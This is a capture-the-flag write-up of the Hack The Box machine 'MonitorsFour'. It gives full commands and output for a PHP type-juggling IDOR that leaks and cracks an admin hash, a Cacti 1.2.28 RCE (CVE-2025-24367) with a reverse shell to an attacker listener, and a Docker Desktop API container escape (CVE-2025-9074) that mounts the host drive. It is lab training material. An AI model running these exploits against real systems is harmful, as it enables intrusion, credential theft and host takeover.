MonitorsFour WriteUp
Table of Contents

MonitorsFour is an 🟩 Easy difficulty machine on the Hack The Box platform. The attack chain starts by exploiting an IDOR endpoint with PHP loose comparison to leak administrator credentials, continues with remote code execution in Cacti 1.2.28 via CVE-2025-24367, and ends by escaping the Docker container by abusing the daemon API exposed without authentication on the internal Docker Desktop subnet (CVE-2025-9074).
🗺️ Attack Chain
Reconnaissance → Ports 80, 5985
      │
      ▼
Subdomain enumeration → cacti.monitorsfour.htb
      │
      ▼
IDOR + PHP Type Juggling → /api/v1/user?token=0 → MD5 hash → marcus:wonderful1
      │
      ▼
CVE-2025-24367 → Cacti 1.2.28 authenticated RCE → www-data in Docker container
      │
      ▼
user.txt → /home/marcus/user.txt
      │
      ▼
CVE-2025-9074 → Docker API on 192.168.65.7:2375 → container with C:\ mounted → root 🏴
🔍 Reconnaissance
/etc/hosts Setup
echo "10.129.38.79 monitorsfour.htb" | sudo tee -a /etc/hosts
Port Scanning
Phase 1, Fast TCP port discovery:
sudo nmap -p- --open -Pn --min-rate 5000 -oA ports -vvv monitorsfour.htb
Phase 2, Version and script detection:
grep -oP '\d+/open' ports.gnmap | cut -d'/' -f1 | sort -u | tr '\n' ',' | sed 's/,$//' > ports.txt
sudo nmap -sCV -p$(cat ports.txt) -Pn -oA scan -vvv monitorsfour.htb
| Port | Service | Detail |
|---|---|---|
80 | HTTP | nginx, redirects to monitorsfour.htb |
5985 | WinRM | Microsoft HTTPAPI 2.0 (Windows host) |
💡 Port 5985 (WinRM) confirms the underlying host is Windows, although it serves Linux containers through Docker Desktop / WSL2.
Web Enumeration
The main site http://monitorsfour.htb shows a monitoring application. We enumerate subdomains:
ffuf -ic -c -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
  -u "http://monitorsfour.htb" -H "Host: FUZZ.monitorsfour.htb" -fs 138
cacti [Status: 302, Size: ...]
🎯 We find
cacti.monitorsfour.htb. We add it to/etc/hosts:
sudo sed -i 's/monitorsfour.htb/monitorsfour.htb cacti.monitorsfour.htb/' /etc/hosts

http://cacti.monitorsfour.htb exposes a Cacti 1.2.28 instance, visible on the login page itself.
💉 Initial Access
IDOR + PHP Type Juggling in /api/v1/user
The /user endpoint accepts a token parameter. Without a token it returns:
{"error":"Missing token parameter"}
With an incorrect token it returns:
{"error":"Invalid or missing token"}
The server validates the token with PHP loose comparison (==). We take advantage of the fact that PHP treats any non-numeric string as 0 in weak comparisons, which lets token=0 pass the validation and expose every user:
curl -s "http://monitorsfour.htb/user?token=0"
{
  "id":2,
  "username":"admin",
  "email":"admin@monitorsfour.htb",
  "password":"56b32eb43e6f15395f6c46c1c9e1cd36",
  "role":"super user",
  "token":"8024b78f83f102da4f",
  "name":"Marcus Higgins",
  "position":"System Administrator",
  "dob":"1978-04-26",
  "start_date":"2021-01-12",
  "salary":"320800.00"
}
🔑 MD5 hash recovered:
56b32eb43e6f15395f6c46c1c9e1cd36
Cracking the Hash
echo "56b32eb43e6f15395f6c46c1c9e1cd36" > hash.txt
john hash.txt --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt
wonderful1 (?)
🔑 Credentials obtained:
marcus:wonderful1
CVE-2025-24367, Authenticated RCE in Cacti 1.2.28
🧠 Cacti ≤ 1.2.28 does not properly sanitize the name field in the graph templates that are passed to
rrdtool. An authenticated user can inject operating system commands through that field, obtaining remote code execution as the user running the web process.
We clone the public PoC:
git clone https://github.com/TheCyberGeek/CVE-2025-24367-Cacti-PoC.git
cd CVE-2025-24367-Cacti-PoC
We set up the listener and launch the exploit:
penelope -p 8443
python3 exploit.py -url http://cacti.monitorsfour.htb -u marcus -p wonderful1 -i 10.10.14.100 -l 8443
[+] Cacti Instance Found!
[+] Serving HTTP on port 80
[+] Login Successful!
[+] Got graph ID: 226
[i] Created PHP filename: xD5uO.php
[+] Got payload: /bash
[i] Created PHP filename: T01Pt.php
[+] Hit timeout, looks good for shell, check your listener!
[+] Stopped HTTP server on port 80
We receive a connection:
www-data@821fbd6a43fa:~/html/cacti$ whoami && hostname
www-data
821fbd6a43fa
💡 The hostname
821fbd6a43faconfirms we are inside a Docker container.
User Flag
cat /home/marcus/user.txt
🔺 Privilege Escalation
Container Enumeration
We check the container’s internal network:
cat /etc/resolv.conf
nameserver 127.0.0.11
💡 The internal DNS
127.0.0.11is Docker’s embedded resolver. The Docker Desktop subnet usually uses the192.168.65.0/24range.
We scan the Docker Desktop subnet looking for the daemon API:
for i in $(seq 1 10); do
  curl -s --connect-timeout 1 http://192.168.65.$i:2375/version 2>/dev/null | grep -q "ApiVersion" && echo "192.168.65.$i:2375 OPEN"
done
192.168.65.7:2375 OPEN
🎯 The Docker daemon API is exposed without authentication on
192.168.65.7:2375.
CVE-2025-9074, Container Escape via Docker API
🧠 Docker Desktop ≤ 4.44.2 exposes the engine API on
192.168.65.7:2375without any authentication mechanism. Any container that can reach that IP can create new containers with the host filesystem mounted, obtaining full access toC:\.
We list the available images to know which one to use:
curl -s http://192.168.65.7:2375/images/json | grep -o '"RepoTags":\[[^]]*\]'
"RepoTags":["docker_setup-nginx-php:latest"]
"RepoTags":["docker_setup-mariadb:latest"]
"RepoTags":["alpine:latest"]
Step 1, We prepare the container configuration JSON on our attacker machine. The bind /mnt/host/c:/mnt/host_root is the path Docker Desktop on Windows uses to expose C:\ inside Linux containers through WSL2. The Cmd runs the command directly at startup, which lets us read the result with /logs without needing an exec:
cat > /tmp/container.json << 'EOF'
{
  "Image": "alpine:latest",
  "Cmd": ["/bin/sh", "-c", "cat /mnt/host_root/Users/Administrator/Desktop/root.txt"],
  "HostConfig": {
    "Binds": ["/mnt/host/c:/mnt/host_root"]
  },
  "Tty": true,
  "OpenStdin": true
}
EOF

python3 -m http.server 8000
Step 2, From the www-data shell we download the JSON and create the container:
curl http://<YOUR_IP>:8000/container.json -o /tmp/container.json

curl -X POST -H "Content-Type: application/json" \
  -d @/tmp/container.json \
  "http://192.168.65.7:2375/containers/create?name=pwned"
{"Id":"7d99df11ee0f9d29c093acb26f741bebda84e7d02c90097590c0791241075468","Warnings":[]}
Step 3, We start the container:
curl -X POST "http://192.168.65.7:2375/containers/7d99df11ee0f/start"
Root Flag
curl "http://192.168.65.7:2375/containers/7d99df11ee0f/logs?stdout=true"
See you in the next challenge.